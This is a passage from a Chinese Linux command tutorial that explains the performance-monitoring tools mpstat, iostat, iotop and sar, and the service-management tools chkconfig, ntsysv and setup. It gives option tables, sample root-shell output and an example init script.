第 1 列：04:17:39 PM，表示当前时间。

第 2 列：CPU，all 表示所有 CPU，0 表示第一个 CPU……

后面 9 列的含义分别如下。

- %usr：用户进程消耗的 CPU 时间百分比。
- %nice：改变过优先级的进程占用的 CPU 时间百分比。
- %sys：系统（内核）进程消耗的 CPU 时间百分比。
- %iowait：IO 等待所占用的 CPU 时间百分比。
- %irq：硬中断占用的 CPU 时间百分比。
- %soft：软中断占用的 CPU 时间百分比。
- %steal：虚拟机强制 CPU 等待的时间百分比。
- %guest：虚拟机占用 CPU 时间的百分比。
- %idle：CPU 处在空闲状态的时间百分比。

范例 11-18：显示指定 CPU 信息的统计。

[root@oldboy ~]# mpstat -P 0 #<== 显示第一个 CPU 的信息。	Linux 2.6.32-573.el6.x86_64 (oldboy) 02/15/2017 _x86_64_(1 CPU)
04:36:17 PM CPU %usr %nice %sys %iowait %irq %soft %steal %guest %idle	
04:36:17 PM 0 0.04 0.00 0.13 0.02 0.00 0.03 0.00 0.00 99.78	

11.7 iostat：I/O 信息统计

11.7.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

iostat 是 I/O statistics (输入 / 输出统计) 的缩写，其主要功能是对系统的磁盘 I/O 操作进行监视。它的输出主要是显示磁盘读写操作的统计信息，同时也会给出 CPU 的使用情况。同 vmstat 命令一样，iostat 命令也不能对某个进程进行深入分析，仅会对系统的整体情况进行分析。

【语法格式】

```
iostat [option] [ interval [ count ] ]  
iostat [选项] [ 时间间隔 [ 次数 ] ]
```

说明：

- 1) 在 iostat 命令及后面的选项里，每个元素之间都至少要有一个空格。
- 2) interval 表示两次输出之间的间隔时间。
- 3) count 表示按照 delay 指定的时间间隔统计的次数。

【选项说明】

表 11-6 针对该命令的参数选项进行了说明。

表 11-6 iostat 命令的参数选项及说明

参数 选项	解释说明 (带 * 的为重点)
-c	显示 CPU 的使用情况 *
-d	显示磁盘的使用情况 *
-k	每秒以 kB 为单位显示数据
-m	每秒以 MB 为单位显示数据
-n	显示 NFS 的使用情况
-t	显示每次统计的执行时间
-p device	指定要统计的磁盘设备名称，默认为所有的磁盘设备
-x	显示扩展统计

11.7.2 使用范例

范例 11-19：显示所有设备的负载情况。

```
[root@oldboy ~]# iostat #<== 如果省略“时间间隔”和“次数”参数，则仅显示一次报告后就退出。  
Linux 2.6.32-573.el6.x86_64 (oldboy) 07/29/2016 _x86_64_ (1 CPU)  
avg-cpu: %user %nice %system %iowait %steal %idle  
      0.01    0.00    0.15    0.00    0.00   99.84  
Device:    tps Blk_read/s Blk_wrtn/s Blk_read Blk_wrtn  
sda        0.15       3.29       2.02    594492    365668
```

以下是命令结果说明。

第 1~2 行中各列的含义具体如下。

- ❑ %user：用户进程消耗的 CPU 时间百分比。
- ❑ %nice：改变过优先级的进程占用的 CPU 时间百分比。
- ❑ %system：系统（内核）进程消耗的 CPU 时间百分比。
- ❑ %iowait：IO 等待所占用的 CPU 时间百分比。
- ❑ %steal：虚拟机强制 CPU 等待的时间百分比。
- ❑ %idle：CPU 处在空闲状态的时间百分比。

第 3~4 行中各列的含义如下。

- ❑ tps：表示该设备每秒的传输次数，“一次传输”的意思是“一次 I/O 请求”，多个逻辑请求可能会被合并为“一次 I/O 请求”，“一次传输”请求的大小是未知的。
- ❑ Blk_read/s：表示每秒读取的数据块数。
- ❑ Blk_wrtn/s：表示每秒写入的数据块数。
- ❑ Blk_read：表示读取的所有块数。
- ❑ Blk_wrtn：表示写入的所有块数。

范例 11-20：定时显示所有信息。

```
[root@oldboy ~]# iostat 2 3 #<== 每隔 2 秒刷新显示一次，共显示 3 次。
Linux 2.6.32-573.el6.x86_64 (oldboy)        07/29/2016      _x86_64_      (1 CPU)

avg-cpu:  %user   %nice  %system  %iowait  %steal   %idle
          0.01     0.00    0.15     0.00     0.00    99.84

Device:            tps   Blk_read/s   Blk_wrtn/s   Blk_read   Blk_wrtn
sda              0.15        3.28        2.02      594492     365668

avg-cpu:  %user   %nice  %system  %iowait  %steal   %idle
          0.00     0.00    0.50     0.00     0.00    99.50

Device:            tps   Blk_read/s   Blk_wrtn/s   Blk_read   Blk_wrtn
sda              1.51        0.00       16.08         0          32

avg-cpu:  %user   %nice  %system  %iowait  %steal   %idle
          0.00     0.00    0.00     0.00     0.00   100.00

Device:            tps   Blk_read/s   Blk_wrtn/s   Blk_read   Blk_wrtn
sda              0.00        0.00        0.00         0          0
[root@oldboy ~]#
```

范例 11-21：只显示磁盘统计信息。

```
[root@oldboy ~]# iostat -d  #<== 选项 -d 只显示磁盘的统计信息。
Linux 2.6.32-573.el6.x86_64 (oldboy)        07/29/2016      _x86_64_      (1 CPU)

Device:            tps   Blk_read/s   Blk_wrtn/s   Blk_read   Blk_wrtn
sda              0.00        0.02        0.00      4162        68
```

```
[root@oldboy ~]# iostat -d -k #<== 选项 -k 以 kB 为单位显示数据。
Linux 2.6.32-573.el6.x86_64 (oldboy)      07/29/2016      _x86_64_      (1 CPU)
Device:           tps    kB_read/s    kB_wrtn/s    kB_read    kB_wrtn
sda            0.15       1.64        1.01     297246     182854
[root@oldboy ~]# iostat -d -m #<== 选项 -m 以 MB 为单位显示数据。
Linux 2.6.32-573.el6.x86_64 (oldboy)      07/30/2016      _x86_64_      (1 CPU)
Device:           tps    MB_read/s    MB_wrtn/s    MB_read    MB_wrtn
sda            0.14       0.00        0.00      290        183
```

范例 11-22：查看扩展信息。

```
[root@oldboy ~]# iostat -d -x -k #<== 选项 -x 显示扩展信息。
Linux 2.6.32-573.el6.x86_64 (oldboy)      07/29/2016      _x86_64_      (1 CPU)
Device:          rrqm/s    wrqm/s      r/s      w/s    rkB/s    wkB/s  avgrq-sz
               avgqu-sz   await  svctm %util
sda            0.02       0.18      0.08      0.07     1.64     1.01     34.84
      0.00     1.86     1.10     0.02
```

以下是命令结果说明。

- ❑ rrqm/s：每秒进行 merge 的读操作数目。
- ❑ wrqm/s：每秒进行 merge 的写操作数目。
- ❑ r/s：每秒完成的读 I/O 设备次数。
- ❑ w/s：每秒完成的写 I/O 设备次数。
- ❑ rkB/s：每秒读入的千字节数。
- ❑ wkB/s：每秒写入的千字节数。
- ❑ avgrq-sz：设备平均每次进行 I/O 操作的数据大小（扇区）。
- ❑ avgqu-sz：平均 I/O 队列长度。
- ❑ await：设备平均每次 I/O 操作的等待时间（毫秒）。
- ❑ svctm：设备平均每次 I/O 操作的服务时间（毫秒）。
- ❑ %util：每秒钟用于 I/O 操作的百分比。

范例 11-23：只查看 CPU 的统计信息。

```
[root@oldboy ~]# iostat -c #<== 使用了 -c 选项只显示系统 CPU 的统计信息。
Linux 2.6.32-573.el6.x86_64 (oldboy)      07/29/2016      _x86_64_      (1 CPU)
avg-cpu:  %user   %nice  %system %iowait  %steal   %idle
          0.01    0.00    0.15    0.00    0.00   99.84
```

11.8 iotop：动态显示磁盘 I/O 统计信息

11.8.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

iostop 命令是一款实时监控磁盘 I/O 的工具，但必须以 root 用户的身份运行。使用 iostop 命令可以很方便地查看每个进程使用磁盘 I/O 的情况。

最小化安装系统一般是没有这个命令的，需要使用 yum 命令额外安装，安装命令如下：

```
yum -y install iostop
```

【语法格式】

```
iostop [option]  
iostop [选项]
```

说明：

在 iostop 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-7 针对该命令的参数选项进行了说明。

表 11-7 iostop 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-o	显示正在使用 I/O 的进程或者线程，默认是显示所有 *
-d	设置显示的间隔秒数
-p	只显示指定 PID 的信息 *
-u	显示指定用户的信息
-P (大写)	只显示进程，一般是显示所有的线程
-a	显示从 iostop 启动后每个线程完成了的 I/O 总数
-k	设置显示单位为 KB
-t	在每一行前添加一个当前的时间

11.8.2 使用范例

范例 11-24：不接任何参数启动 iostop 命令。

```
[root@oldboy ~]# iostop  
Total DISK READ: 0.00 B/s | Total DISK WRITE: 0.00 B/s  
 TID  PRIO  USER      DISK READ  DISK WRITE  SWAPIN     IO>     COMMAND  
  1  be/4  root      0.00 B/s    0.00 B/s  0.00 %  0.00 %  init  
  2  be/4  root      0.00 B/s    0.00 B/s  0.00 %  0.00 %  [kthreadd]  
  3  rt/4  root      0.00 B/s    0.00 B/s  0.00 %  0.00 %  [migration/0]  
  4  be/4  root      0.00 B/s    0.00 B/s  0.00 %  0.00 %  [ksoftirqd/0]
```

```

5 rt/4 root      0.00 B/s   0.00 B/s  0.00 %  0.00 % [stopper/0]
6 rt/4 root      0.00 B/s   0.00 B/s  0.00 %  0.00 % [watchdog/0]
7 be/4 root      0.00 B/s   0.00 B/s  0.00 %  0.00 % [events/0]
.....

```

以下是命令结果的具体说明。

- ❑ Total DISK READ: 总的磁盘读取速度。
- ❑ Total DISK WRITE: 总的磁盘写入速度。
- ❑ TID: 进程 pid 值。
- ❑ PRIO: 优先级。
- ❑ USER: 用户。
- ❑ DISK READ: 磁盘读取速度。
- ❑ DISK WRITE: 磁盘写入速度。
- ❑ SWAPIN: 从 swap 分区读取数据占用的百分比。
- ❑ IO: I/O 占用的百分比。
- ❑ COMMAND: 消耗 I/O 的进程名。

11.9 sar: 收集系统信息

11.9.1 命令详解

【命令星级】 ★★★★★

【功能说明】

通过 sar 命令，可以全面地获取系统的 CPU、运行队列、磁盘 I/O、分页（交换区）、内存、CPU 中断和网络等性能数据。

【语法格式】

```

sar [option]    | interval [ count ]
sar [选项]      | [时间间隔 [次数]]

```

说明：

- 1) 在 sar 命令及后面的选项里，每个元素之间都至少要有一个空格。
- 2) interval 表示两次输出之间的间隔时间。
- 3) count 表示按照 interval 指定的时间间隔统计的次数。

【选项说明】

表 11-8 针对该命令的参数选项进行了说明。

表 11-8 sar 命令的参数选项及说明

参数选项	解释说明（带※的为重点）
-A	显示系统所有资源设备（CPU、内存、磁盘）的运行状况
-u	显示系统所有 CPU 在采样时间内的负载状态※
-P	显示当前系统中指定 CPU 的使用情况
-d	显示系统所有硬盘设备在采样时间内的使用状况※
-r	显示在采样时间内系统内存的使用状况※
-b	显示在采样时间内缓冲区的使用情况※
-v	显示索引节点、文件和其他内核表的状态
-n	显示网络运行状态※
-q	显示运行队列的大小，它与系统当时的平均负载相同※
-R	显示进程在采样时间内的活动情况
-y	显示终端设备在采样时间内的活动情况
-w	显示系统交换活动在采样时间内的状态
-o filename	将命令结果以二进制格式存放在文件中，filename 是文件名

11.9.2 使用范例

范例 11-25：查看系统 CPU 的整体负载状况。

```
[root@oldboy ~]# sar -u 2 3 #<== 使用 -u 选项显示系统所有 CPU 在采样时间内的负载状态。
后面接的 2 3 表示每 2 秒统计一次，统计 3 次。
Linux 2.6.32-573.el6.x86_64 (oldboy) 07/29/2016 _x86_64_ (1 CPU)
05:08:57 PM   CPU    %user    %nice   %system   %iowait   %steal   %idle
05:08:59 PM   all     0.00     0.00     1.50     0.00     0.00    98.50
05:09:01 PM   all     0.00     0.00     0.50     0.00     0.00    99.50
05:09:03 PM   all     0.00     0.00     0.50     0.00     0.00    99.50
Average:      all     0.00     0.00     0.83     0.00     0.00    99.17
```

以下是命令结果的详细说明。

- ❑ %user：用户进程消耗的 CPU 时间百分比。
- ❑ %nice：改变过优先级的进程占用的 CPU 时间百分比。
- ❑ %system：系统（内核）进程消耗的 CPU 时间百分比。
- ❑ %iowait：IO 等待所占用的 CPU 时间百分比。
- ❑ %steal：虚拟机强制 CPU 等待的时间百分比。
- ❑ %idle：CPU 处在空闲状态的时间百分比。

范例 11-26：显示运行队列的大小。

```
[root@oldboy ~]# sar -q 2 3 #<== 使用 -q 选项显示运行队列的大小。
```

Linux 2.6.32-573.el6.x86_64 (oldboy) 07/29/2016 x86_64 (1 CPU)					
	runq-sz	plist-sz	ldavg-1	ldavg-5	ldavg-15
05:13:11 PM	0	80	0.00	0.00	0.00
05:13:13 PM	0	80	0.00	0.00	0.00
05:13:15 PM	0	80	0.00	0.00	0.00
05:13:17 PM	0	80	0.00	0.00	0.00
Average:	0	80	0.00	0.00	0.00

以下是命令结果的详细说明。

- ❑ runq-sz: 运行队列的长度 (等待运行的进程数)。
- ❑ plist-sz: 进程列表中进程 (process) 和线程 (thread) 的数量。
- ❑ ldavg-1: 最后 1 分钟的系统平均负载 (system load average)。
- ❑ ldavg-5: 过去 5 分钟的系统平均负载。
- ❑ ldavg-15: 过去 15 分钟的系统平均负载。

范例 11-27：显示系统内存的使用状况。

[root@oldboy ~]# sar -r 2 3 #<== 使用 -r 选项显示系统内存采样时间内的使用状况。							
Linux 2.6.32-573.el6.x86_64 (oldboy) 07/29/2016 x86_64 (1 CPU)							
	kbmemfree	kbmemused	%memused	kbbuffers	kbcached	kbcommit	%commit
05:14:41 PM	72268	414372	85.15	39212	279424	47996	3.13
05:14:43 PM	72268	414372	85.15	39212	279424	47996	3.13
05:14:45 PM	72268	414372	85.15	39212	279424	47996	3.13
Average:	72268	414372	85.15	39212	279424	47996	3.13

以下是命令结果的详细说明。

- ❑ kbmemfree: 空闲物理内存量。
- ❑ kbmemused: 使用中的物理内存量。
- ❑ %memused: 物理内存量的使用率。
- ❑ kbbuffers: 内核中作为缓冲区使用的物理内存容量。
- ❑ kbcached: 内核中作为缓存使用的物理内存容量。
- ❑ kbcommit: 应用程序当前使用的内存大小。
- ❑ %commit: 应用程序当前使用的内存大小占总大小的使用百分比。

范例 11-28：显示缓冲区的使用情况。

[root@oldboy ~]# sar -b 2 3 #<== 使用 -b 选项显示缓冲区在采样时间内的使用情况。					
Linux 2.6.32-573.el6.x86_64 (oldboy) 07/29/2016 x86_64 (1 CPU)					
	tps	rtps	wtps	bread/s	bwrtn/s
05:16:05 PM	0.00	0.00	0.00	0.00	0.00
05:16:07 PM	0.00	0.00	0.00	0.00	0.00
05:16:09 PM	0.00	0.00	0.00	0.00	0.00
05:16:11 PM	0.00	0.00	0.00	0.00	0.00
Average:	0.00	0.00	0.00	0.00	0.00

以下是命令结果的详细说明。

- tps：每秒钟物理设备的 I/O 传输总量。
- rtps：每秒钟从物理设备读入的数据总量。
- wtps：每秒钟向物理设备写入的数据总量。
- bread/s：每秒钟从物理设备读入的数据量，单位为块 /s。
- bwrtn/s：每秒钟向物理设备写入的数据量，单位为块 /s。

范例 11-29：显示网络的运行状态。

先来看一下显示网络接口信息的命令。

```
[root@oldboy ~]# sar -n DEV 2 3  #<== 使用 -n DEV 显示网络接口的信息。
Linux 2.6.32-573.el6.x86_64 (oldboy) 07/29/2016 _x86_64_ (1 CPU)
05:17:29 PM     IFACE    rxpck/s   txpck/s   rxkB/s   txkB/s   rxcmp/s   txcmp/s   rxmcst/s
05:17:31 PM       lo      0.00      0.00      0.00      0.00      0.00      0.00      0.00
05:17:31 PM      eth0     0.50      0.50      0.03      0.03      0.00      0.00      0.00
05:17:31 PM      eth1     0.00      0.00      0.00      0.00      0.00      0.00      0.00
....
```

以下是命令结果的详细说明。

- IFACE：网络接口。
- rxpck/s：每秒钟接收的数据包。
- txpck/s：每秒钟发送的数据包。
- rxkB/s：每秒钟接收的字节数。
- txkB/s：每秒钟发送的字节数。
- rxcmp/s：每秒钟接收的压缩数据包。
- txcmp/s：每秒钟发送的压缩数据包。
- rxmcst/s：每秒钟接收的多播数据包。

下面的命令用来显示网络错误的统计数据。

```
[root@oldboy ~]# sar -n EDEV 2 3  #<== 使用 -n EDEV 显示网络错误的统计数据。
Linux 2.6.32-573.el6.x86_64 (oldboy) 07/29/2016 _x86_64_ (1 CPU)
05:17:46 PM     IFACE    rxerr/s   txerr/s   coll/s   rxdrop/s   txdrop/s   txcarr/s   rxfram/s   rxfifo/s   txfifo/s
05:17:48 PM       lo      0.00      0.00      0.00      0.00      0.00      0.00      0.00      0.00      0.00
05:17:48 PM      eth0     0.00      0.00      0.00      0.00      0.00      0.00      0.00      0.00      0.00
05:17:48 PM      eth1     0.00      0.00      0.00      0.00      0.00      0.00      0.00      0.00      0.00
....
```

以下是命令结果的详细说明。

- IFACE：网络接口。
- rxerr/s：每秒钟接收的坏数据包。
- txerr/s：每秒钟发送的坏数据包。
- coll/s：每秒的冲突数。
- rxdrop/s：因为缓冲充满，每秒钟丢弃的已接收数据包数。

- ❑ txdrop/s：因为缓冲充满，每秒钟丢弃的已发送数据包数。
- ❑ txcar/s：发送数据包时，每秒载波错误数。
- ❑ rxfram/s：每秒接收数据包的帧对齐错误数。
- ❑ rxfifo/s：接收的数据包每秒 FIFO 过速的错误数。
- ❑ txfifo/s：发送的数据包每秒 FIFO 过速的错误数。

下面的命令用于显示套接字信息。

```
[root@oldboy ~]# sar -n SOCK 2 3    #<= 使用 -n SOCK 显示套接字信息。
Linux 2.6.32-573.el6.x86_64 (oldboy) 07/29/2016 _x86_64_ (1 CPU)
05:17:57 PM      totsck      tcpsck      udpsck      rawsck   ip-frag   tcp-tw
05:17:59 PM        282          2          0          0          0          0
05:18:01 PM        282          2          0          0          0          0
05:18:03 PM        282          2          0          0          0          0
Average:         282          2          0          0          0          0
```

以下是命令结果的详细说明。

- ❑ totsck：使用的套接字总数量。
- ❑ tcpsck：使用的 TCP 套接字数量。
- ❑ udpsck：使用的 UDP 套接字数量。
- ❑ rawsck：使用的 raw 套接字数量。
- ❑ ip-frag：使用的 IP 段数量。
- ❑ tcp-tw：处于 TIME_WAIT 状态的 TCP 套接字数量。

范例 11-30：查看系统磁盘的读写性能。

```
[root@oldboy ~]# sar -d 2 3    #<= 使用 -d 选项显示系统所有硬盘设备在采样时间内的使用状况。
Linux 2.6.32-573.el6.x86_64 (oldboy) 07/29/2016 _x86_64_ (1 CPU)
05:22:33 PM      DEV      tps  rd_sec/s  wr_sec/s  avggrq-sz  avgqu-sz  await  svctm  %util
05:22:35 PM  dev8-0    0.00    0.00    0.00      0.00      0.00    0.00    0.00    0.00
```

以下是命令结果的详细说明。

- ❑ DEV：表示磁盘的设备名称。
- ❑ tps：表示该设备每秒的传输次数，“一次传输”的意思是“一次 I/O 请求”，多个逻辑请求可能会被合并为“一次 I/O 请求”，“一次传输”请求的大小是未知的。
- ❑ rd_sec/s：表示每秒从设备读取的扇区数。
- ❑ wr_sec/s：表示每秒写入设备的扇区数目。
- ❑ avggrq-sz：设备平均每次 I/O 操作的数据大小（扇区）。
- ❑ avgqu-sz：平均 I/O 队列长度。
- ❑ await：设备平均每次 I/O 操作的等待时间（毫秒）。
- ❑ svctm：设备平均每次 I/O 操作的服务时间（毫秒）。
- ❑ %util：每秒钟用于 I/O 操作的百分比。

11.10 chkconfig：管理开机服务

11.10.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

chkconfig 命令是 Redhat 系列的 Linux 系统中的系统服务管理工具，它可用于查询和更新不同的运行等级下系统服务的启动状态。

【语法格式】

```
chkconfig [option]
chkconfig [选项]
```

 说明：

在 chkconfig 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-9 针对该命令的参数选项进行了说明。

表 11-9 chkconfig 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
--list	显示不同运行级别下服务的启动状态 *
--add	添加一个系统服务 *
--del	删除一个系统服务 *
--level	指定运行级别 *

11.10.2 使用范例

1. 基础范例

范例 11-31：查询系统的服务状态。

```
[root@oldboy ~]# chkconfig --list  #<== 直接使用 --list 选项查看所有服务的状态。
abrt-ccpp      0:off  1:off  2:off  3:off  4:off  5:off  6:off
abrtd         0:off  1:off  2:off  3:off  4:off  5:off  6:off
acpid         0:off  1:off  2:off  3:off  4:off  5:off  6:off
atd           0:off  1:off  2:off  3:off  4:off  5:off  6:off
audited       0:off  1:off  2:off  3:off  4:off  5:off  6:off
blk-availability 0:off  1:on   2:off  3:off  4:off  5:off  6:off
cpuspeed      0:off  1:on   2:off  3:off  4:off  5:off  6:off
```

```

crond          0:off  1:off  2:on   3:on   4:on   5:on   6:off
.....
[root@oldboy ~]# chkconfig --list sshd  #<== 指定系统服务名则显示这个服务的启动状态。
sshd          0:off  1:off  2:on   3:on   4:on   5:on   6:off

```

以下是运行级别说明。

- 0: 关机。
- 1: 单用户模式。
- 2: 没有网络的多用户模式。
- 3: 完全的多用户模式。
- 4: 没有使用的级别。
- 5: 图形界面多用户模式。
- 6: 重启。

范例 11-32：管理系统服务。

```

[root@oldboy ~]# chkconfig --list sshd
sshd          0:off  1:off  2:on   3:on   4:on   5:on   6:off
[root@oldboy ~]# chkconfig sshd off  #<== 使用 off 关闭 sshd 服务在 2、3、4、5 级别开机自启动。
[root@oldboy ~]# chkconfig --list sshd
sshd          0:off  1:off  2:off  3:off  4:off  5:off  6:off
[root@oldboy ~]# chkconfig sshd on   #<== 使用 on 开启 sshd 服务在 2、3、4、5 级别开机自启动。
[root@oldboy ~]# chkconfig --list sshd
sshd          0:off  1:off  2:on   3:on   4:on   5:on   6:off
[root@oldboy ~]# chkconfig --level 3 sshd off  #<== 使用 --level 指定关闭 sshd 服务
      在 3 级别开机自启动。
[root@oldboy ~]# chkconfig --list sshd
sshd          0:off  1:off  2:on   3:off  4:on   5:on   6:off
[root@oldboy ~]# chkconfig --level 3 sshd on   #<== 使用 --level 指定开启 sshd 服务
      在 3 级别开机自启动。
[root@oldboy ~]# chkconfig --list sshd
sshd          0:off  1:off  2:on   3:on   4:on   5:on   6:off

```

范例 11-33：了解 chkconfig 原理。

chkconfig 的原理是在 runlevel 级别的 /etc/rc.d/rc*.d 目录中将对应服务做一个以 S 或 K 开头的软链接。

```

[root@oldboy ~]# ll /etc/rc.d/rc3.d/|grep sysstat  #<== 在运行级别 3 的目录 rc3.d 中
      查看 sysstat。
lrwxrwxrwx. 1 root root 17 Jan  7 00:48 K99sysstat -> ../init.d/sysstat
      #<== K 是停止 (kill)。
[root@oldboy ~]# chkconfig --list sysstat  #<== sysstat 服务在 2345 级别关闭状态。
sysstat      0:off  1:on   2:off  3:off  4:off  5:off  6:off
[root@oldboy ~]# chkconfig sysstat on    #<== 开启 sysstat 服务。
[root@oldboy ~]# chkconfig --list sysstat
sysstat      0:off  1:on   2:on   3:on   4:on   5:on   6:off

```

```
[root@oldboy ~]# ll /etc/rc.d/rc3.d/|grep sysstat
lrwxrwxrwx 1 root root 17 Jan 21 15:13 S01sysstat -> ../../init.d/sysstat
    #<==S是启动 (start)。
[root@oldboy ~]# ls -d /etc/rc.d/rc*.d  #<==在下面的目录中手动创建、删除软链接能达到
                           与 chkconfig 命令同样的效果。
/etc/rc.d/rc0.d  /etc/rc.d/rc1.d  /etc/rc.d/rc2.d  /etc/rc.d/rc3.d  /etc/
rc.d/rc4.d  /etc/rc.d/rc5.d  /etc/rc.d/rc6.d
```

下面只对 rc3.d 目录做实验，chkconfig 的 --level 2345 是同时对 rc2.d、rc3.d、rc4.d、rc5.d 这 4 个目录进行操作的。

```
[root@oldboy ~]# ll /etc/rc.d/rc3.d/|grep sysstat
lrwxrwxrwx 1 root root 17 Jan 21 15:13 S01sysstat -> ../../init.d/sysstat
[root@oldboy ~]# cd /etc/rc.d/rc3.d/
[root@oldboy rc3.d]# rm -f S01sysstat  #<==删除以 S 开头的软链接。
[root@oldboy rc3.d]# chkconfig --list sysstat  #<==删掉以 S 开头的文件，就直接 off
    了，但为了规范还是新建K99sysstat格式的软链接。
sysstat          0:off   1:on    2:on   3:off   4:on    5:on   6:off
[root@oldboy rc3.d]# ln -s ../../init.d/sysstat K99sysstat #<==建立软链接。
[root@oldboy rc3.d]# chkconfig --list sysstat
sysstat          0:off   1:on    2:on   3:off   4:on    5:on   6:off
[root@oldboy rc3.d]# rm -f K99sysstat  #<==删除以 K 开头的软链接。
[root@oldboy rc3.d]# ln -s ../../init.d/sysstat S01sysstat #<==建立以 S 开头的软链接。
[root@oldboy rc3.d]# chkconfig --list sysstat  #<==新建S01sysstat服务就on了。
sysstat          0:off   1:on    2:on   3:on   4:on    5:on   6:off

[root@oldboy rc3.d]# cat S01sysstat
#!/bin/sh
#
# chkconfig: 12345 01 99      #<==至于01、99数字的来源则是出于文件的定义。
# description: Reset the system activity logs
.....
```

2. 生产案例

范例 11-34：写一个能被 chkconfig 命令管理的启动脚本。

通过 man chkconfig 命令可得知要开发一个可通过 chkconfig 管理的脚本，开头必须要有以下 2 行。

```
# chkconfig: 2345 20 80  #<==2345 是运行级别,20 是开机启动服务顺序,80 是关机停止服务顺序。
# description: Saves and restores system entropy pool for  #<==启动脚本相关的描述。
```

实验步骤：

```
[root@oldboy etc]# cd /etc/init.d/  #<==将服务启动脚本保存到目录 /etc/init.d 下。
[root@oldboy init.d]# vi oldboyedu  #<==编写服务启动脚本。
#!/bin/sh
# chkconfig: 2345 50 90
# description: oldboyedu chkconfig test
```

```

echo "Welcome to oldboyedu" #<== 这是模拟的例子。
[root@oldboy init.d]# chmod +x oldboyedu #<== 脚本需要可执行权限。
[root@oldboy init.d]# chkconfig --add oldboyedu #<== 使用 --add 添加系统服务。
[root@oldboy init.d]# chkconfig --list oldboyedu #<== 可以查看到已经添加成功。
oldboyedu    0:off   1:off   2:on    3:on    4:on    5:on    6:off
[root@oldboy init.d]# chkconfig --del oldboyedu #<== 使用 --del 删除系统服务。
[root@oldboy init.d]# chkconfig --list oldboyedu
service oldboyedu supports chkconfig, but is not referenced in any runlevel
(run 'chkconfig --add oldboyedu')

```

11.11 ntsysv：管理开机服务

11.11.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

ntsysv 命令提供了一种基于文本界面的菜单操作方式，以设置不同运行级别下的系统服务启动状态。

【语法格式】

```
ntsysv [option]
ntsysv [选项]
```

说明：

在 ntsysv 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-10 针对该命令的参数选项进行了说明。

表 11-10 ntsysv 命令的参数选项及说明

参数选项	解释说明
--back	在交互界面里，显示 Back 按钮，而非 Cancel 按钮
--level	指定运行级别，默认是当前级别

11.11.2 使用范例

范例 11-35：配置系统服务。

```
[root@oldboy ~]# ntsysv
```

直接在命令行输入 ntsysv 命令，敲完回车键后，会在命令行窗口全屏显示如图 11-2 所示的界面。具体操作请看图片上的文字。




图 11-2 开机启动服务管理图

11.12 setup：系统管理工具

11.12.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

setup 命令是一个基于文本界面的系统管理工具，集成了用户认证管理、防火墙管理、网络管理和系统服务管理。

【语法格式】

setup

说明：

直接在命令行输入 setup 命令即可使用。

11.12.2 使用范例

范例 11-36：setup 命令使用简介

进入 setup 管理界面：

```
[root@oldboy ~]# setup
```

直接在命令行输入 setup 命令，敲完回车键后，会在命令行窗口全屏显示如图 11-3 所示的界面。




图 11-3 setup 命令系统管理界面

setup 操作面板的说明具体如下。

- Authentication configuration：用户认证管理。
- Firewall configuration：防火墙管理，如果没有运行系统防火墙服务，那么此选项无效。
- Network configuration：网络管理，可以配置网络接口的 IP 地址、DNS 信息等网络信息。
- System services：系统服务自启动管理，这其实是集成了 ntsysv 命令的功能，操作方法和 ntsysv 命令一样。

使用光标键上下移动选择上面四个选单，选中后按回车键即可进入下一菜单。或者使用 Tab 键切换到 Run Tool (运行工具) 同样也可以进入。另外使用 Tab 键移动到 Quit 即可退出 setup 界面。

范例 11-37：使用 setup 命令配置网络信息。

第一步：在范例 11-36 的界面选择第三个选项 Network configuration，然后敲回车键进入网络配置界面，如图 11-4 所示。

该界面包含如下两项。

- Device configuration：配置网络设备（IP 地址、网关等）。
- DNS configuration：配置 DNS 和主机名。

第二步：选择 Device configuration 进入如图 11-5 所示的界面。




图 11-4 配置图

